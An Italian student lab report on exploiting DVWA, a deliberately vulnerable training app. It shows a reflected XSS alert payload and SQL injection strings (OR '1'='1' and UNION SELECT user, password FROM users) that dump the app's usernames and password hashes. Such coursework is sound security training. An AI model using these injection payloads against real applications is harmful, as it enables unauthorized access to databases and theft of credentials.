

### Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.


Raggiungete la DVWA e settate il livello di sicurezza a «**LOW**».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:


- XSS reflected
- SQL Injection (**non blind**)

## SVOLGIMENTO




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a dark header with the DVWA logo. Below it, a sidebar on the left contains a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), and PHP Info. The main content area is titled 'DVWA Security' with a lock icon. It shows the 'Script Security' section where the 'Security Level is currently high.' and instructions to set it to low, medium, or high. A dropdown menu is set to 'low' with a 'Submit' button. Below this is the 'PHPIDS' section, which states 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It also indicates that PHPIDS is currently 'disabled' and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'.

per prima cosa ho sempre settato il livello di sicurezza di DVWA in low



`<script>alert('XSS')</script>`



Come ci aspettavamo inserendo il payload sopra questo comportamento conferma la presenza di una vulnerabilità XSS di tipo riflesso, poiché l'input non è stato correttamente validato e viene eseguito come codice JavaScript nel contesto della pagina. questo succede se l'applicazione non filtra o non sanifica correttamente l'input.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

### More info


<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

View Source

View

Username: admin  
Security Level: high  
PHPIDS: disabled

nonostante vari tentativi non riesco ad eseguire nessun altro script perchè il livello di sicurezza solo per XSS è settato su high nonostante la sicurezza sia settata su low



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

View

Username: admin  
Security Level: low  
PHPIDS: disabled

per SQL è settata su low come si può vedere, ho provato anche a cancellare i cookie.

## SQL INJECTION

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Vulnerability: SQL Injection

User ID:

Submit

ID: 2  
First name: Gordon  
Surname: Brown

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

per ogni numero inserito c'è un id in un data base e da quello che ci restituisce possiamo vedere che ci sono first name e surname

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1'='1  
First name: admin  
Surname: admin  
  
ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR '1'='1  
First name: Hack  
Surname: Me  
  
ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

la condizione 1' OR '1'='1 questo frammento di codice rende la condizione della query sempre vera, poichè 1=1 è sempre vero il database restituisce tutti i record della tabella invece di un solo risultato, questo dimostra che l'applicazione è vulnerabile.

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of a successful SQL injection attack using the payload: `ID: 1' UNION SELECT null, null FROM users#`. The results show 'First name: admin' and 'Surname: admin'.

**Vulnerability: SQL Injection**

User ID:

ID: 1' UNION SELECT null, null FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT null, null FROM users#  
First name:  
Surname:

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

con il comando UNION abbiamo combinato i risultati di 2 query diverse, in questo caso come abbiamo visto prima la query restituisce due colonne first name e surname from user indichiamo la tabella da cui vogliamo leggere i dati in questo caso la tabella user.

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of multiple successful SQL injection attacks using the payload: `ID: 1' UNION SELECT user, password FROM users#`. The results show 'First name: admin', 'Surname: admin', 'First name: gordonb', 'Surname: e99a18c428cb38d5f260853678922e03', 'First name: 1337', 'Surname: 8d3533d75ae2c3966d7e0d4fcc69216b', 'First name: pablo', 'Surname: 0d107d09f5bbe40cade3de5c71e9e9b7', and 'First name: smithy', 'Surname: 5f4dcc3b5aa765d61d8327deb882cf99'.

**Vulnerability: SQL Injection**

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

query usata: `1' UNION SELECT user, password, null FROM users#` l' app ci restituisce i nomi e le password degli utenti esponendo password o degli hash un attaccante quindi in questo caso può leggere i dati.